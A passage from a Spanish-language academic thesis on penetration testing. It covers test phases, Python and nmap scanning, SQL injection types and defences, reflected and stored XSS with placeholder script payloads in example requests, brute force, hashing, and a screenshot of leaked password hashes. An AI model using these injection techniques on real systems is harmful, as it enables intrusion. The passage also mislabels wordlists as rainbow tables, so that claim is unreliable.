


Figura 2.7: Componentes de QRadar [2]

2.6.4 Análisis de Información y Riesgos

En este paso se analiza y evalúa la información recopilada en los pasos previos a la penetración dinámica del sistema. Debido al gran número de sistemas y al tamaño de la infraestructura, esto puede llevar un largo intervalo de tiempo. Durante el análisis se consideran elementos como los objetivos definidos de la prueba de penetración, los riesgos potenciales para el sistema y el tiempo estimado necesario para evaluar posibles fallos de seguridad. Cabe mencionar que, de la lista de sistemas identificados, se puede optar por probar solo aquellos que contienen vulnerabilidades potenciales.

2.6.5 Intentos de intrusión

Este es el paso más importante y debe realizarse con el debido cuidado. Esta etapa debe llevarse a cabo cuando se requiere una verificación de las vulnerabilidades potenciales. Para aquellos sistemas con requisitos de integridad muy altos, la vulnerabilidad potencial y el riesgo deben considerarse cuidadosamente antes de realizar procedimientos críticos de limpieza.

2.6.6 Análisis final

Este paso principalmente considera todos los pasos realizados hasta el momento y evalúa las vulnerabilidades presentes en forma de riesgos potenciales. Sobre todo, se debe asegurar la transparencia de las pruebas y las vulnerabilidades reveladas.

2.6.7 Elaboración de Informe

La preparación del informe debe comenzar con los procedimientos de prueba en general, seguidos de un análisis de vulnerabilidades y riesgos. Los riesgos altos y las vulnerabilidades críticas deben tener prioridades y luego seguir con las de menor importancia. De esta manera, al documentar el informe final, se deben tener en cuenta el resumen general de las pruebas de penetración, los detalles de cada paso y la información recopilada durante las pruebas de penetración. También son imprescindibles todas las vulnerabilidades, la forma en que se han de limpiar y reparar los sistemas y adicionalmente sugerencias para la seguridad futura.

2.7 ¿POR QUÉ HACER USO DE PYTHON?

La elección de las herramientas adecuadas es crucial para el éxito de las pruebas de penetración, y Python resulta ser una navaja suiza para este trabajo. Entre la multitud de opciones disponibles, Python se alza como una opción excepcional, ganando usuarios entre pentesters experimentados y principiantes por igual. Python se destaca por su sintaxis intuitiva y clara, lo que lo convierte en un lenguaje accesible incluso para aquellos con poca experiencia en programación. Esta simplicidad facilita la escritura y comprensión de scripts, ahorrando tiempo y esfuerzo durante las pruebas. A diferencia de lenguajes más complejos, Python permite a los pentesters enfocarse en la lógica de sus pruebas sin perderse en detalles sintácticos engorrosos [16].





Figura 2.8: Ventajas de Python

El ecosistema de Python alberga una extensa colección de librerías especializadas en seguridad informática, las cuales brindan funcionalidades listas para usar para una amplia gama de tareas de pentesting. Desde el escaneo de vulnerabilidades y la explotación de exploits, hasta el análisis de redes y la automatización de tareas, existe una librería de Python que puede simplificar y optimizar cada paso del proceso. Su versatilidad permite utilizarlo para una gran variedad de tareas, ya sea la creación de scripts personalizados para pruebas específicas, o el desarrollo de herramientas de automatización a gran escala. Esta flexibilidad lo convierte en una herramienta invaluable para pentesters que buscan ampliar sus horizontes y abordar desafíos diversos. Por lo tanto, se puede decir que la simplicidad y la eficiencia de Python permiten a los pentesters escribir scripts de manera rápida y eficaz. En definitiva, Python se posiciona como una herramienta fundamental para los pentesters modernos.

2.8 PERFILES BÁSICOS DE PENTESTER

A la hora de realizar tests de penetración, son tres los perfiles básicos que se consideran. El primer perfil a tener en cuenta es el de Reconocimiento, que coincide con la primera fase del proceso que sigue un hacker a la hora de vulnerar un servicio (KILL-CHAIN). EN concreto, automatizar el reconocimiento y escaneo en redes utilizando Python ofrece varias ventajas significativas en el ámbito de la ciberseguridad. Mediante el uso de scripts de Nmap integrados en entornos de PowerShell y Bash, es posible detectar y remediar vulnerabilidades de manera más eficiente. Los scripts pueden ejecutarse automáticamente en intervalos de tiempo definidos, proporcionando a los administradores información actualizada sobre el número de vulnerabilidades detectadas y generando automáticamente informes detallados por correo electrónico. Esto permite una respuesta más rápida y precisa ante posibles amenazas, reduciendo significativamente el riesgo de comprometer los sistemas de información.



```
>>> import nmap
>>> nm = nmap.PortScanner()
>>> scan = nm.scan('scanme.nmap.org', arguments='-Pn -sT -A')
[...]

```

Python-nmap: ps -fea | grep "nmap"
adastra 20302 20281 9 21:21 pts/0 00:00:00 nmap -oX - scanme.nmap.org -Pn -sT -A
adastra 20309 19466 0 21:21 pts/1 00:00:00 grep --color=auto nmap
Python-nmap:

Figura 2.9: Escaneo haciendo uso de nmap con Python

Fuente: <https://thehackerway.com/2022/05/19/integracion-de-python-con-nmap/>

Por otro lado, se encuentra el perfil de Recolección de Información (Intelligence Gathering). Este particularmente consiste en la recopilación exhaustiva de información sobre el objetivo utilizando fuentes abiertas y técnicas no intrusivas. Esta fase inicial se enfoca en obtener datos sobre la infraestructura técnica, como dominios, subdominios, direcciones IP y registros DNS, así como información detallada sobre las tecnologías y sistemas operativos en uso. Además, implica la investigación en redes sociales y otros medios para recopilar información sobre empleados, estructuras organizacionales y posibles vectores de ataque relacionados con ingeniería social. Esta recopilación meticulosa de datos proporciona una base sólida para planificar y ejecutar las fase de análisis de vulnerabilidades, asegurando un enfoque estratégico y bien informado en la evaluación de la seguridad del objetivo.

Finalmente se encuentra el análisis de vulnerabilidades, la fase más explotada por todos los pentesters. Esta consiste en identificar y evaluar las vulnerabilidades dentro de la aplicación web. Utilizando diversas herramientas y técnicas, los pentesters buscan fallos de seguridad que podrían ser aprovechados por atacantes malintencionados. El objetivo es encontrar debilidades antes de que sean descubiertas y explotadas por actores maliciosos.

Cada una de estas fases juega un papel vital en la identificación y mitigación de riesgos de seguridad, asegurando que las aplicaciones web sean robustas y resistentes a posibles ataques. Sin embargo, este trabajo se centrará tanto en el reconocimiento de dispositivos en un entorno controlado como en el análisis de las vulnerabilidades de los servicios desplegados en esta. No obstante, cabe recalcar que Python sigue resultando un vector de ataque muy interesante para trabajar el perfil de Intelligence Gathering.

2.9 SQL INJECTION

Las inyecciones SQL son una de las técnicas más comunes y peligrosas de ataque en aplicaciones web, permitiendo a un atacante manipular las consultas que una aplicación realiza a su base de datos. Existen varios tipos de inyecciones SQL, cada una con sus particularidades y métodos específicos para explotar vulnerabilidades. A continuación, se describen los diferentes tipos de inyección SQL mencionados. [17]




Figura 2.10: Tipos SQLi

Fuente: <https://thehackerway.com/2022/05/19/integracion-de-python-con-nmap/>

2.9.1 Inyección SQL Basada en Errores

La inyección SQL basada en errores se aprovecha de los mensajes de error que la base de datos devuelve cuando una consulta SQL es incorrecta. Los atacantes inyectan código malicioso y analizan los mensajes de error detallados para obtener información sobre la estructura de la base de datos. Por ejemplo, si un atacante inserta una cadena de texto que provoca un error de sintaxis, el mensaje de error puede revelar nombres de tablas o columnas que no deberían ser visibles para el usuario. Estos errores facilitan la recolección de información necesaria para realizar ataques más específicos y dañinos.

2.9.2 Inyección SQL Basada en Unión

La inyección SQL basada en la cláusula UNION permite a los atacantes combinar resultados de múltiples consultas SELECT en una sola respuesta. Para que esto funcione, las consultas deben devolver el mismo número y tipo de columnas. Al usar UNION, los atacantes pueden inyectar una segunda consulta que recupere datos sensibles de otras tablas, como nombres de usuario y contraseñas. Por ejemplo, si una aplicación web permite la búsqueda de productos y no valida adecuadamente las entradas del usuario, un atacante podría manipular la entrada para ejecutar una consulta adicional que exponga información confidencial.

2.9.3 Inyección SQL Basada en Condición Booleana

En la inyección SQL basada en condición booleana, el atacante inyecta código SQL que introduce una condición que siempre es verdadera o falsa. La respuesta de la aplicación (generalmente un cambio en el comportamiento de la página web) revela si la consulta es verdadera o falsa, permitiendo al atacante inferir información sobre la base de datos. Por ejemplo, un atacante podría enviar una solicitud que incluye una condición como `1=1` (siempre verdadera) o `1=2` (siempre falsa), y observar cómo responde la aplicación para determinar la presencia de ciertas tablas o columnas.

2.9.4 Inyección SQL Basada en el Tiempo

Este tipo de inyección SQL se utiliza cuando la aplicación no devuelve mensajes de error o cambios visibles en la respuesta. La inyección SQL basada en el tiempo introduce comandos que hacen que la base de datos se demore en responder si una condición es verdadera. Por ejemplo, un atacante puede inyectar código que cause un retraso de varios segundos si una cierta condición se cumple (usando comandos como SLEEP en MySQL). Al medir el tiempo de respuesta, el atacante puede inferir información sobre la base de datos, como si ciertas filas existen o no.

2.9.5 Inyección SQL Fuera de Banda

La inyección SQL fuera de banda se emplea cuando el atacante no puede obtener información directamente a través de respuestas HTTP, pero puede hacerlo mediante canales alternativos. Esto es útil cuando el entorno restringe la capacidad del atacante para ver directamente los resultados de sus consultas inyectadas.

Cada tipo de inyección SQL presenta diferentes desafíos y técnicas de explotación, pero todas ellas pueden tener consecuencias devastadoras para la seguridad de las aplicaciones y los datos que manejan. Por lo tanto, es crucial implementar estrategias variadas contra las inyecciones SQL para garantizar la seguridad de las aplicaciones web. Validar entradas y utilizar consultas parametrizadas es una táctica eficaz para prevenir ataques al considerar la entrada como información en lugar de código SQL, separando así el código del usuario. También es fundamental limpiar y evitar que los caracteres especiales en las entradas se malinterpretan como comandos SQL. Es imprescindible igualmente implementar el principio del mínimo número de permisos necesarios para cada tipo de usuarios, haciendo así que el acceso a datos de la base de datos sea más difícil. Por otro lado, la utilización de procedimientos almacenados en lugar de consultas SQL dinámicas encapsula la lógica en la base de datos, manteniendo separados los datos del código. Por último, los Firewalls de Aplicaciones Web (WAFs) mejoran la seguridad al examinar y controlar el tráfico HTTP/HTTPS en busca de solicitudes dañinas, bloqueándolas al detectarlas. Al combinar estas tácticas, se logra reforzar la protección contra los ataques de inyección SQL y preservar la seguridad de las aplicaciones web.




Figura 2.11: Esquema de Prevención de Ataques SQLi [3]

2.10 CROSS-SITE SCRIPTING (XSS)

Esta técnica se centra en identificar y explotar vulnerabilidades que permiten a los atacantes injectar y ejecutar scripts maliciosos en páginas web visitadas por otros usuarios. Se comienza recopilando información sobre la aplicación objetivo y luego se analiza minuciosamente cada punto de entrada potencial, como formularios, URL y cookies, en busca de posibles brechas de seguridad. Luego, se realizan pruebas exhaustivas para descubrir vulnerabilidades XSS reflejadas, almacenadas y basadas en DOM, demostrando cómo un atacante podría aprovechar estas debilidades para robar información confidencial, redirigir a usuarios a sitios maliciosos o incluso tomar el control de sesiones de usuario.

El proceso de explotar una vulnerabilidad XSS generalmente sigue estos pasos: primero, el atacante identifica un punto de entrada vulnerable en la aplicación web, como un campo de entrada de datos o una URL. Luego, el atacante inyecta un script malicioso (por ejemplo código JavaScript) en este punto de entrada pudiendo desembocar en un robo cookies de sesión que redirija a usuarios a sitios falsos o en la modificación del contenido de la página web. Finalmente, un usuario legítimo interactúa con la página comprometida, ejecutándose así el script malicioso en su navegador, lo que permite al atacante realizar diversas acciones maliciosas.




Figura 2.12: Esquema del Funcionamiento de XSS

Fuente: <https://portswigger.net/web-security/cross-site-scripting>

Sobre esta técnica destaca su capacidad para perpetrar el robo de cookies y la propagación de campañas de phishing. El robo de cookies se erige como una seria amenaza para la privacidad y la integridad de los datos personales. Al explotar vulnerabilidades en las aplicaciones web, los atacantes pueden inyectar scripts maliciosos que capturan las cookies del usuario, facilitando así el acceso no autorizado a cuentas y perfiles en línea. Esta usurpación de identidad digital no solo compromete la confidencialidad de la información sensible, sino que también socava la confianza del usuario en los sistemas y servicios afectados, generando un clima de incertidumbre y desconfianza en el entorno digital. Dentro de esta vulnerabilidad, se identifican tres variantes a tener en cuenta. DOM, Reflected y Stored.

2.10.1 DOM

Las vulnerabilidades de XSS basadas en DOM generalmente surgen del uso de JavaScript por parte del atacante para tomar datos de una fuente controlable. Esta fuente puede ser una URL, a través de la cual pasa la información a un destino que permite la ejecución de código dinámico, como `eval()` o `innerHTML`. Esto permite a los atacantes ejecutar payloads maliciosos, lo que les otorga el poder de secuestrar cuentas de otros usuarios. Para llevar a cabo un ataque XSS basado en DOM, es necesario colocar datos en una fuente para que se propaguen a un destino y causen la ejecución de JavaScript arbitrario.

La fuente más común para XSS en DOM es la URL, a la que típicamente se accede con el objeto `window.location`. Un atacante puede construir un enlace para enviar a una víctima a una página vulnerable con una carga útil en la cadena de consulta y las porciones de fragmento de la URL. En ciertas circunstancias, como cuando se dirige a una página 404 o un sitio web que ejecuta PHP, la carga útil también puede colocarse en la ruta.

2.10.2 Reflected

El cross-site scripting reflejado surge cuando una aplicación recibe datos en una solicitud HTTP e incluye esos datos en la respuesta inmediata de manera insegura. Suponiendo que la aplicación no realiza el procesamiento de datos conveniente, un atacante puede construir un ataque como este:

```
1 https://insecure-website.com/search?term <script>/*+Código+malicioso+aquí...+*</script>
```

2.10.3 Stored

El cross-site scripting almacenado (también conocido como XSS de segunda orden o persistente) surge cuando una aplicación recibe datos de una fuente no confiable e incluye esos datos en sus respuestas HTTP posteriores de manera insegura. En una aplicación web como un blog donde el servicio aloja mensajes, los usuarios pueden enviar comentarios mediante solicitudes HTTP como la siguiente:

```
1 POST /post/comment HTTP/1.1
2 Host: vulnerable-website.com
3 Content-Length: 100
4 postId=3&comment=You+ve+been+hacked.&name=Carlos+Montoya&email=carlos%40
   ↵ normal-user.net
```

El problema surge en caso de no haberse realizado el conveniente saneo de los datos, pudiendo ocasionar que cualquier usuario que visite la publicación del blog sea víctima del código malicioso del atacante. El comentario anterior podría ser codificado en URL como:

```
1 comment=%3Cscript%3E%2F*%2BC%C3%B3digo%2Bmalicioso%2Baqu%C3%AD...%2B*%2F%3C
   ↵ %2Fscript%3E
```

2.11 FUERZA BRUTA

Un ataque de fuerza bruta consiste en intentar diferentes combinaciones de nombres de usuario, contraseñas o claves de cifrado para acceder sin autorización a sistemas informáticos, cuentas en línea o información confidencial. Frecuentemente, estos asaltos se llevan a cabo de manera automatizada mediante programas que crean y verifican varias combinaciones de forma acelerada, explotando contraseñas débiles o utilizadas anteriormente y configuraciones de seguridad inadecuadas. La eficacia de dichos ataques varía según la complejidad de la contraseña, la capacidad de procesamiento del atacante y las medidas de seguridad del sistema atacado [18].



Figura 2.13: Esquema Fuerza bruta

Fuente: <https://www.spiceworks.com/it-security/cyber-risk-management/articles/what-is-brute-force-attack/>

La calidad del diccionario, la velocidad de los intentos y la complejidad de las contraseñas afectan a la efectividad de los ataques de fuerza bruta. Un amplio diccionario y muchos intentos rápidos hacen más rápido el proceso de descifrado, pero contraseñas largas y complicadas complican el éxito de un ataque. Asimismo, el bloqueo de cuentas después de múltiples intentos fallidos, puede disminuir la eficacia de estos ataques al restringir la cantidad de intentos permitidos e incluso; activar la alarma del SIEM, diseñado para detectar patrones sospechosos como este. [18].

Relacionado con esta sección, se encuentra el concepto de “hashing”, proceso mediante el cual se transforma cualquier clave o una cadena de caracteres dada en otro valor. Dicho concepto será indispensable para la comprensión del capítulo siguiente, de manera que se profundizará en él.

Hash table example




Figura 2.14: Proceso Hash

Fuente: <https://www.techtarget.com/searchdatamanagement/definition/hashing>

El uso más popular del hashing es para configurar tablas de hash. Una tabla de hash almacena pares de clave y valor en una lista a la que se accede a través de su índice. Debido a que el número de pares de claves y valores es ilimitado, la función de hash mapea las claves al tamaño de la tabla. Un valor de hash se convierte entonces en el índice para un elemento específico.

Inclusive, existen distintos tipos de hashing con distintas características dependiendo del algoritmo que se utilice. Concretamente, la calidad de una función hash dependerá de varios siguientes factores. La función ha de ser determinística, generando siempre el mismo hash para la entrada dada, debe ser resistente a colisiones (minimizando el número de colisiones) y ser "Puzzle friendly" (que no sea fácil determinar cómo se está generando). Además, es conveniente que no se demore mucho en generar la salida y que cambios pequeños en la entrada supongan igualmente grandes cambios en la salida. Teniendo en cuenta estas directrices, es posible determinar la calidad de un algoritmo hash. Actualmente, los algoritmos hash más usados son MD5 y SHA-256. No obstante, el uso de MD5 ya no se recomienda porque se considera obsoleto e inseguro, siendo más seguro SHA-256. Un ejemplo de hash obtenido para la entrada "dolor" haciendo uso del algoritmo SHA-256 es:


1 16aba5393ad72c0041f5600ad3c2c52ec437a2f0c7fc08fadfc3c0fe9641d7a3

Si se cambia la última "o" por una "a" se observa un resultado completamente diferente, lo que es muestra de robustez en el algoritmo.

1 b68285a110c074039ec9a177ac890b88322e361c6e0ee41b4ba89d42251826c6

Los analistas de seguridad y los ciberdelincuentes han utilizado los crackers de hash para descubrir vulnerabilidades en frases clave y contraseñas. En los últimos años, John the Ripper se ha convertido en el hash cracker de código abierto predominante en el mercado. Este admite cientos de hashes y tipos de cifrado y está diseñado para ser rápido y rico en funciones. Combina varios modos de vulneración en uno y es totalmente configurable. Sin embargo, hasta donde se sabe, no existe ningún análisis publicado que examine la herramienta y su eficiencia. Además, se utiliza como ataque de diccionario de fuerza bruta, un tipo de ataque poco práctico cuando el hash dado no forma parte de la lista de palabras proporcionada al algoritmo. A pesar de esto, sigue siendo un método para identificar rápidamente contraseñas débiles que han sido expuestas. Históricamente, la aplicación se ha centrado en ataques de diccionario único que comparan el hash dado con millones, a veces miles de millones, de contraseñas filtradas. Tanto Openwall como Sectools han publicado listas masivas de palabras de contraseñas que se han publicado recientemente. Estas listas de palabras se conocen comúnmente como tablas arcoíris. Un ejemplo de estas listas lo proporciona la web breachdirectory [19], la cuál presenta un buscador a través del cuál se pueden buscar usuarios o direcciones de correo electrónico cuya contraseña haya sido descubierta y publicada, siendo esta última insegura.

2.11. FUERZA BRUTA



The screenshot shows a search interface for 'ADMIN'. It displays 286 password entries. The columns are 'CENSORED PASSWORD' and 'SHA-1 HASH'. Some examples shown are '65' with hash '2a459380709e2fe4ac2dae5733c73225ff6cfec1', 'admin*' with hash 'd033e22ae348aeb5660fc2140aec35850c4da997', and 'rafiq*' with hash '3ee799373c31aec6597d4f79b44c7278c31a9c8e'. Below this, there is a section for 'BATTLEFIELD HEROES (2011-06-26)' which provides a detailed description of the breach.

Figura 2.15: Búsqueda de registro filtrado en breachdirectory

Fuente: <https://breachdirectory.org/>

